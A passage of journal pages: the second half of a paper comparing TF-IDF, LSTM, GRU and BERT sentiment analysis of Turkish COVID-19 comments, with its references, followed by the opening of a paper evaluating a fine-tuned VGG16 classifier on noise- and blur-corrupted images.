As a second method is supervised LSTM [33]. As the training data, the results accepted by unanimous or majority vote from 34.397 classified comments in the TREMO [34] data set were used. The labels in this training data have been converted as positive, negative and neutral. A second LSTM test was performed using previously trained Word2Vec [35] vectors. Thanks to this method, it is aimed to produce more successful semantic results for words that the model does not encounter in education. Unlike standard LSTM architecture, inputs consisting of word vectors are used. A data set of Turkish texts [36] and the TREMO data set were combined to form word vectors. Then, each word vector created was sent as an input to LSTM and aimed to produce more successful semantic results.

The third method is the advanced Recurrent Neural Network (RNN) structure called the Gated Recurrent Unit (GRU) [37]. It is known that the use of GRU increases the success rate in many classification problems and uses less resources compared to LSTM [38]. In the experiments, it was observed that the GRU model increased the success (acc) from 0.84 to 0.91 according to the LSTM model using the same training set. Therefore, in addition to other methods, the results obtained with GRU are also shared in the study. While creating the model, embedding layer was added before GRU layers and word vectors were used as input. The resources used in the LSTM method were used in the training of the model and the creation of word vectors.

BERT [39] algorithm is used as the last test method. This algorithm stands out from other word embedding techniques thanks to its transfer learning approach and pre-trained neural networks. Thanks to the bidirectional working logic, it has become possible to extract the vector of a word by evaluating the previous and subsequent sentences. Along with this method, it has been observed that it significantly increases the success in the studies to make sense from the text [40]. In experiments with BERT, the same training content as the GRU experiment was used for training.

The reason why the neutral number is too high is because the short comments are mostly labeled as neutral. Since the short comments are not evaluated at all or labeled as neutral, they are labeled as neutral as they are the same for the evaluation phase. Also, in LSTM / GRU experiments, the result of the prediction is generated between 0 and 1 thanks to a sigmoid. As these values approach 1, the result is understood to be positive, and as it gets closer to 0, it is understood to be negative. In this way, since the value of 0.5 is in the middle, the comments between the values of 0.45-0.55 seen close to this value are accepted as neutral.

When the data used in the study is examined; it is seen that the words without grammatical patterns, irregular words and words used in the daily speaking language which are not in the dictionary are frequently used. Although all these words are positive / negative, it makes labeling difficult and lowers the success rate. The sloppy use of language among young people and the transformation of the internet jargon over the years made it difficult to work.

In the study, in order to measure the success of four different methods, emotion analysis was carried out by survey participants on 1000 data randomly selected from all data. Success criteria were revealed by comparing the results with the results of the selected algorithms. Success results are shown in Table 4. As seen in previous academic studies, LSTM has been more successful in labeling than other methods. With this test, it was seen that all four methods used in the experiments were successful enough to be used in this study.

Table 4 Success Rates of Applied Methods in Emotion Analysis

	A	**P**	**R**	**F**
Labeling with TF-IDF	0.769	0.758	0.690	0.763
LSTM	0.875	0.897	0.820	0.886
GRU	0.817	0.893	0.770	0.854
BERT	0.823	0.867	0.760	0.844

It is also seen in these test results that there are positive and negative users in all conditions. Despite this, the peak points of emotion-intensive comments for the majority of users were determined to be on March 21 - March 26 and April 3. As a result of associating each peak with an event, it is concluded that the following events are directly related to the peak points.

The number of patients and the number of deaths is connected with COVID-19 in Turkey has increased by 100% on March 21. This day is the first day for a big society response. When the first 1000 cases were ignored, March 26 was the first day with the highest incidence of infected patients in COVID-19. It is obvious that the sudden increase in the patient number and the number of patients exceeding 3000 caused anxiety for the users. The positive density on April 3; can be relevant with the explanation of the city-based Covid-19 infected number of patients in Turkey, the fact that Istanbul host the half of all infected cases in Turkey and the small amount of infected in other cities. These statistics coincide with the saying of "Istanbul can be Turkey's Wuhan" which is belong to The Minister of Health of the Republic of Turkey [41]. This supports the accuracy of other data.




Figure 9 Distribution of Positive and Negative Comments by Days with TF-IDF Labeling Method

Figure 9 shows the graph of the number of comments with emotion analysis. From the test results, it is seen that when users have very negative or very positive emotions, they tend to write more comments than neutral emotions. It is also seen that negative emotions encourage writing more than positive emotions. The increasing level of negative comments in peak dates, shows people's anxiety. Positive comments are estimated to be users who try to think positively and are not in a state of panic.

Figure 10 shows the graph of the number of comments with emotion analysis. It is estimated that the reasons for the increase of positive comments on peak dates are not to make people panic and try to think positively. On the other hand, there was an increase in negative comments during these dates. Unlike the labeling method, LSTM has found a peak date for April 13 and April 25. It is seen that the comments made on April 25 have increased due to the press releases of state institutions related to vaccination studies. In the tests carried out with different methods in Figure 11 and Figure 12, similar results were obtained with the tests previously applied.




Figure 10 Distribution of Positive and Negative Comments by Days with LSTM Labeling Method




Figure 11 Distribution of Positive and Negative Comments by Days with BERT




Figure 12 Distribution of Positive and Negative Comments by Days with GRU

Neither an official state statement nor an important event is observed on April 13. However, on April 13, it is seen that the title "When will the COVID-19 end" and the entries related to this title have increased a lot. With the opening of this title, a new virtual discussion environment has been created and people share their ideas in this discussion environment and object to many other ideas.

Although some points are related to the peak points, the reasons why other points are not connected to the peak days are examined. As a result of this review, it is seen that there are more comments on the cases (famous people) who find more place in the society. Again, it is seen that the news, which is regarded as a surprise about the socially anticipated events, received many comments. On the other hand, it can be said that the announcements and explanations about COVID-19 related life and education are less popular since they are realized within the expectations of the users. It seems that issues related to sports and arts associated with COVID-19 almost did not attract any attention during this period.




Figure 13 Classification Results of Methods

Figure 13 shows the ratios of positive and negative values of the results of all methods. Neutral values are not shown in Figure 13. It is seen that the success classification results of other methods, except labeling, are close.

5. Conclusion

In this study, contents focused on COVID-19 are examined, how emotional the users are affected by current events and the effects of these events on user comments are investigated. More than 10000 comments about COVID-19 collected from online websites between 15 March and 15 May were subjected to 4 different sentiment analysis methods for this purpose. Sentiment analysis and comment frequencies were associated with real events and it was determined how users reacted to which types of events. In addition, the connections between the user comments and the number of COVID-19 patients and deaths were determined and shared with the graphics. It has been observed that even if the methods used in the current study do not comply with the language rules, successful results were obtained from irregular data. With the methods will be proposed in the future studies, it is possible to conduct more specific researches in different fields such as government policies, political opinions, the introduction of commercial products and sports competitions. In this way, it will be possible to see the impact of each issue on the process and society in a more tangible way. In line with these data, it will be easier to perceive the priorities and sensitivities of the society in extraordinary situations. In addition, it will be possible to put forward studies for other countries that have or will be affected by the pandemic which they can use as a reference in the process of managing the situation.

References

[1] K. Ahmed, N. El Tazi, and A. H. Hossny, “Sentiment Analysis over Social Networks: An Overview,” in *Proceedings - 2015 IEEE International Conference on Systems, Man, and Cybernetics, SMC 2015*, pp. 2174–2179, 2015.

[2] D. Guo and C. Chen, “Detecting Non-personal and Spam Users on Geo-tagged Twitter Network,” *Trans. GIS*, vol. 18, no. 3, pp. 370–384, 2014.

[3] A. K. Uysal and S. Gunal, “The impact of preprocessing on text classification,” *Inf. Process. Manag.*, vol. 50, no. 1, pp. 104–112, 2014.

[4] D. Yang, D. Zhang, Z. Yu, and Z. Wang, “A sentiment-enhanced personalized location recommendation system,” in *HT 2013 - Proceedings of the 24th ACM Conference on Hypertext and Social Media*, pp. 119–128, 2013.

[5] D. Borth, R. Ji, T. Chen, T. Breuel, and S. F. Chang, “Large-scale visual sentiment ontology and detectors using adjective noun pairs,” in *MM 2013 - Proceedings of the 2013 ACM Multimedia Conference*, pp. 223–232, 2013.

[6] M. Anjaria and R. M. R. Guddeti, “A novel sentiment analysis of social networks using supervised learning,” *Soc. Netw. Anal. Min.*, vol. 4, no. 1, pp. 1–15, 2014.

[7] X. Wei, G. Xu, H. Wang, Y. He, Z. Han, and W. Wang, “Sensing Users’ Emotional Intelligence in Social Networks,” *IEEE Trans. Comput. Soc. Syst.*, vol. 7, no. 1, pp. 103–112, 2020.

[8] L. Lin, J. Li, R. Zhang, W. Yu, and C. Sun, “Opinion mining and sentiment analysis in social networks: A retweeting structure-aware approach,” in *Proceedings - 2014 IEEE/ACM 7th International Conference on Utility and Cloud Computing, UCC 2014*, pp. 890–895, 2014.

[9] F. Neri, C. Aliprandi, F. Capeci, M. Cuadros, and T. By, “Sentiment analysis on social media,” in *Proceedings of the 2012 IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining, ASONAM 2012*, pp. 919–926, 2012.

[10] Contratres, F. G., Alves-Souza, S. N., Filgueiras, L. V. L., & DeSouza, L. S. “Sentiment analysis of social network data for cold-start relief in recommender systems,” In *Advances in Intelligent Systems and Computing*, vol. 746, pp. 122–132, 2018.

[11] Tang, J., Zhang, Y., Sun, J., Rao, J., Yu, W., Chen, Y., & Fong, A. C. M. “Quantitative study of individual emotional states in social networks”, *IEEE Transactions on Affective Computing, 3*(2), 132–144, 2012.

[12] F. A. Pozzi, E. Fersini, Sentiment Analysis in Social Networks. Cambridge, M.A, USA: Morgan Kaufmann, 2017.

[13] M. Baldoni, C. Baroglio, V. Patti, and P. Rena, “From tags to emotions: Ontology-driven sentiment analysis in the social Semantic Web,” in *CEUR Workshop Proceedings*, vol. 771, no. 1, pp. 41–54, 2011.

[14] M. Kanakaraj and R. M. R. Guddeti, “NLP based sentiment analysis on Twitter data using ensemble classifiers,” in *2015 3rd International Conference on Signal Processing, Communication and Networking, ICSCN 2015*, 2015.

[15] H. Saif, M. Fernandez, Y. He, and H. Alani, “SentiCircles for contextual and conceptual semantic sentiment analysis of Twitter,” in *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, vol. 8465 LNCS, pp. 83–98, 2014.

[16] A. Hasan, S. Moin, A. Karim, and S. Shamshirband, “Machine Learning-Based Sentiment Analysis for Twitter Accounts,” *Math. Comput. Appl.*, vol. 23, no. 1, p. 11, 2018.

[17] V. Sindhwani and P. Melville, “Document-word co-regularization for semi-supervised sentiment analysis,” in *Proceedings - IEEE International Conference on Data Mining, ICDM*, pp. 1025–1030, 2008.

[18] E. Fersini, F. A. Pozzi, and E. Messina, “Approval network: a novel approach for sentiment analysis in social networks,” *World Wide Web*, vol. 20, no. 4, pp. 831–854, 2017.

[19] A. A. Müngen and M. Kaya, “Influence analysis of posts in social networks by using quad-motifs,” in *IDAP 2017 - International Artificial Intelligence and Data Processing Symposium*, 2017.

[20] H. Alp, “Çingenelere Yönelik Nefret Söyleminin Ekşi Sözlük’te Yeniden Üretilmesi,” *İlef Derg.*, vol. 3, no. 2, pp. 143–172, 2016.

[21] B. Dogu, B. Dogu, Z. Ziraman, and D. E. Ziraman, “Web Based Authorship in the Context of User Generated Content, An Analysis of a Turkish Web Site: Eksi Sozluk,” Accessed: Oct. 13, 2020.

[22] F. Akınerdem, “Yerli dizi anlatıları ve izleYici katılımı: uçurum dizisini ekşisÖzlük ve twitter’la birlikte izlemek,” *Folklor/Edebiyat*, 18(72), pp. 77-90, 2012.

[23] A. Depoux, S. Martin, E. Karafillakis, R. Preet, A. Wilder-Smith, and H. Larson, “The pandemic of social media panic travels faster than the COVID-19 outbreak,” *Journal of Travel Medicine*, Oxford University Press, vol. 27, no. 3, 2020.

[24] J. Gao *et al.*, “Mental health problems and social media exposure during COVID-19 outbreak,” *PLoS One*, vol. 15, no. 4, 2020.

[25] C. Li, L. J. Chen, X. Chen, M. Zhang, C. P. Pang, and H. Chen, “Retrospective analysis of the possibility of predicting the COVID-19 outbreak from Internet searches and social media data, China, 2020,” *Eurosurveillance*, European Centre for Disease Prevention and Control (ECDC), vol. 25, no. 10, 2020.

[26] G. Pennycook, J. McPhetres, Y. Zhang, J. G. Lu, and D. G. Rand, “Fighting COVID-19 Misinformation on Social Media: Experimental Evidence for a Scalable Accuracy-Nudge Intervention,” *Psychol. Sci.*, vol. 31, no. 7, pp. 770–780, 2020.

[27] L. Li *et al.*, “Characterizing the Propagation of Situational Information in Social Media during COVID-19 Epidemic: A Case Study on Weibo,” *IEEE Trans. Comput. Soc. Syst.*, vol. 7, no. 2, pp. 556–562, 2020.

[28] R. Güner, İ. Hasanoğlu, and F. Aktaş, “COVID-19: Prevention and control measures in community,” *TURKISH J. Med. Sci.*, vol. 50, no. SI-1, pp. 571–577, 2020.

[29] H. Akca, “The Internet as a Participatory Medium: An Analysis of the Eksi Sozluk Website as a Public Sphere,” *Theses Diss.*, [Online]. Available: https://scholarcommons.sc.edu/etd/304, 2010.

[30] “T.C.CUMHURBAŞKANLIĞI : Cumhurbaşkanlığı Sözcüsü Kalın: ‘Korona Virüs’le mücadele sürecini, el birliğiyle rehavete ve paniğe kapılmadan atlatma kabiliyetine sahibiz.’” https://www.tccb.gov.tr/haberler/410/117021/cumhurbaskanligi-sozcusu-kalin-korona-virus-le-mucadele-surecini-el-birligiyle-rehavete-ve-panige-kapilmadan-atlatma-kabiliyetine-sahibiz. accessed Jun. 10, 2020.

[31] “T.C Sağlık Bakanlığı Korona Tablosu.” https://covid19.saglik.gov.tr/ accessed May. 23, 2020.

[32] J. Ding, H. Sun, X. Wang, and X. Liu, “Entity-level sentiment analysis of issue comments,” in *Proceedings - International Conference on Software Engineering*, pp. 7–13, 2018.

[33] E. Dogan and B. Kaya, “Deep Learning Based Sentiment Analysis and Text Summarization in Social Networks,” in *2019 International Conference on Artificial Intelligence and Data Processing Symposium, IDAP 2019*, 2019.

[34] M. A. Tocoglu and A. Alpkocak, “TREMO: A dataset for emotion analysis in Turkish,” *J. Inf. Sci.*, vol. 44, no. 6, pp. 848–860, 2018.

[35] T. Mikolov, K. Chen, G. Corrado, and J. Dean, “Efficient estimation of word representations in vector space,” in *1st International Conference on Learning Representations, ICLR 2013 - Workshop Track Proceedings*, 2013.

[36] S. Fırat, “GitHub - selimfirat/bilkent-turkish-writings-dataset: Turkish writings dataset that promotes creativity, content, composition, grammar, spelling and punctuation.”. https://github.com/selimfirat/bilkent-turkish-writings-dataset, 2017.

[37] J. Chung, C. Gulcehre, K. Cho, and Y. Bengio, “Empirical Evaluation of Gated Recurrent Neural Networks on Sequence Modeling,” 2014.

[38] R. Rana, “Gated Recurrent Unit (GRU) for Emotion Classification from Noisy Speech,” [Online]. Available: http://arxiv.org/abs/1612.07778, 2016.

[39] J. Devlin, M.-W. Chang, K. Lee, and K. Toutanova, “BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding,” *NAACL HLT 2019 - 2019 Conf. North Am. Chapter Assoc. Comput. Linguist. Hum. Lang. Technol. - Proc. Conf.*, vol. 1, pp. 4171–4186, 2018.

[40] K. Clark, U. Khandelwal, O. Levy, and C. D. Manning, “What Does BERT Look At? An Analysis of BERT’s Attention,” pp. 276–286, 2019.

[41] “Sağlık Bakanı Koca’dan koronavirüs açıklaması: İstanbul Türkiye’nin ’Wuhan’ı oldu - Son Dakika Flaş Haberler.” https://www.cnnturk.com/turkiye/saglik-bakani-kocadan-koronavirus-aciklamasi-istanbul-turkiyenin-wuhani-oldu, accessed Oct. 13, 2020.

SAKARYA UNIVERSITY JOURNAL OF COMPUTER AND INFORMATION SCIENCES
VOL. 3, NO. 3, DECEMBER 2020
DOI: 10.35377/saucis.03.03.725647

An Evaluation of VGG16 Binary Classifier Deep Neural Network for Noise and Blur Corrupted Images

Devrim Akgün[1]
[1]Sakarya University, Faculty of Computer and Information Sciences, dakgun@sakarya.edu.tr;

Received 22 April 2020; Revised 30 November 2020; Accepted 02 December 2020; Published online 30 December 2020

Abstract

Deep learning networks has become an important tool for image classification applications. Distortions on images may cause the performance of a classifier to decrease significantly. In the present paper, a comparative investigation for binary classification performance of VGG16 network under corrupted inputs has been presented. For this purpose, images corrupted at various levels and fixed levels with Gaussian noise, Salt and Pepper noise and blur effect were used for testing. Convolutional layers of the VGG16 were frozen except the last three convolutional layers and a dense layer for binary classification was added. According to experimental results, as the effect of distortion is increased, performance of the deep learning classifier drops significantly. In the case of augmented training with distortion effects, the results were improved significantly.

Keywords: deep neural network, VGG16, pretrained networks, fine tuning, augmentation, corrupted images

VGG16 İkili Sınıflandırıcı Derin Sinir Ağının Gürültülü ve Bulanık Görüntüler için Değerlendirilmesi

Öz

Derin öğrenme ağları, görüntü sınıflandırma uygulamaları için önemli bir araç haline gelmiştir. Görüntülerdeki bozulmalar, sınıflandırıcının performansının önemli ölçüde düşmesine neden olabilir. Bu makalede, bozuk girişler altında VGG16 ağının ikili sınıflandırma performansı için karşılaştırmalı bir araştırma sunulmuştur. Bu amaçla, çeşitli seviyelerde bozulmuş görüntüler ve Gauss gürültüsü, Tuz ve Biber gürültüsü ve bulanıklık etkisi ile sabit seviyelerde görüntüler test için kullanılmıştır. VGG16'nın evrişimli katmanları, son üç evrişimli katman hariç dondurulmuştur ve ikili sınıflandırma için yoğun bir katman eklenmiştir. Deneysel sonuçlara göre, bozulmanın etkisi arttıkça, derin öğrenme sınıflandırıcısının performansı önemli ölçüde düşmektedir. Bozulma etkilerini içeren artırılmış eğitim durumunda, sonuçlar önemli ölçüde iyileştirilmiştir.

Anahtar Kelimeler: derin sinir ağı, VGG16, önceden eğitilmiş ağlar, ince ayar, zenginleştirme, bozuk görüntüler

1. Introduction

Deep learning based methods have been used widely in various fields such as computer vision[1], natural language processing [2], audio signal processing [3], and medical diagnosis [4]. This is mainly the result of availability of larger datasets, developing GPU technology, frameworks and toolkits such as Keras [5], Tensorflow [6], CNTK [7] and Theano [8]. One of the important subfields of deep learning is the Convolutional Neural Networks (ConvNets) which were initially used for handwritten number recognition [9]. Deep convolutional networks are successful in image classification applications due to their success in generalization. On the other hand training such networks requires datasets large enough to exemplify possible cases of classified images. Although increasing the size of the dataset, increases the generalization capability of ConvNets, it is not easy to find required number of images that provides the required generality. One of the approaches to increase to generality to cover these effects is to apply augmentation on images [10]. Examples usually include synthetic effects such as shift, zoom, blur, contrast, illumination, flip or shear operations. Especially including naturally occurring common corruptions such as blur effect, Gaussian noise or Salt and Pepper noise effects in datasets gains importance for increasing the accuracy of the deep learning classifiers. An input image with these corruptions can be misclassified by convolutional neural network if these aren't considered during training. In literature, various corruptions were studied by numerous authors to improve naturally occurring corruptions. Dodge and Karam considered five types of quality distortions: blur, Gaussian noise together with contrast, JPEG, and JPEG2000 compression [11]. In another study, they considered blur and Gaussian noise for improving the performance of ConvNets and compared with human detection accuracy [12]. Vasiljevic et al. improved the performance of ConvNets by fine-tuning for blur degradation [13]. Yin et al. studied the relations between frequency of a various corruption types and network performance for data augmentation [14]. Rusak et al. used data augmentation with Gaussian and Speckle noise and improved the performance of ResNet50 against corruptions on ImageNet-C [15]. Kamann et al. realized detailed evaluations for semantic segmentation models regarding realistic image corruptions [16].

In the presented paper a comparative inspection for binary classification performance of fine-tuned VGG16 deep neural network under corruption effects which may occur naturally. For this purpose, the pretrained weights on ImageNet were used for the first four block of VGG16. Fifth block, where three successive convolutional layers and a dense layer for binary classification were trained using Cat vs. Dog dataset from Kaggle competition. Performance of the binary classifier were measured for various levels of Gaussian noise, Salt and Pepper noise and blur effects in datasets. Binary classifier were trained using augmentations with Gaussian noise, Salt and Pepper noise and blur effects to see the improvements in accuracy results. In the following section, background information about ConvNets and VGG16 are given. In section three, properties of fine-tuned VGG16 as binary Classifier are given. In the fourth section comparative experimental results are given. Finally the results of the study is summarized.

2. Background

Convolutional neural networks provide a good means for extracting image features for deep learning classification applications. Due to its success, in the past several years ConvNets have frequently been used in sequence processing applications as well as computer vision problems. ConvNets usually consist of a convolutional layer, pooling layer, and fully connected layer as shown by Figure 1. There can be a number of convolutional layers according to complexity of the problem and pooling layers between the convolutional layers. Convolutional layers usually extracts image features and usually dense layers follow convolutional layers for classifying the selected features. Hence, the last layer of the network usually is a softmax layer or a sigmoid layer. In practice convolutional layers are usually implemented for one dimensional (1D), two dimensional (2D) and three dimensional (3D). ConvNets for computer vision problems are usually implemented using 2D convolutional layers.




Figure 1 Basic idea of ConvNet architecture

A more detailed illustration of a convolutional layer of ConvNet is given by Figure 1. A 2D convolutional layer apply a number of trainable kernels to the input images. The number of outputs depends on the number of kernels and they select some features of input image according to kernel weights. Each of the output images are then applied to pooling operation or directly sent to another convolutional layer. Kernel weights and biases are the trainable parameters of the convolutional part of the ConvNet. Training ConvNets for large set of images usually demands intense computational power and it sometimes takes days or weeks to train a deep learning model even on a powerful computer with GPU support. As an alternative to training whole deep learning network, pre-trained networks are of importance in deep learning applications. VGG16 model was developed by K. Simonyan and A. Zisserman and it was submitted to Large Scale Visual Recognition Challenge 2014 (ILSVRC2014) [17].VGG 16 is a pretrained network and it has 13 convolutional layer and dense layers for multiclass classification of 1000 classes as shown by Figure 2. This model was fine-tuned as binary classifier and used in the experimental evaluations.




Figure 2 Layers of VGG16 model

3. Binary Classifier and Experimental Setup

In the present study, VGG16 deep neural network were trained as binary classifiers. For this purpose, fully connected layers of both models are replaced with a sigmoid layer that has one unit for binary classification. All ConvNets layers were frozen except the last three ConvNets layers of VGG16. Figure 3 shows the block diagram of model used in the study. Dense layer contains a sigmoid layer for binary classification. Table 1 summarizes the trainable and non-trainable parameters of the model.

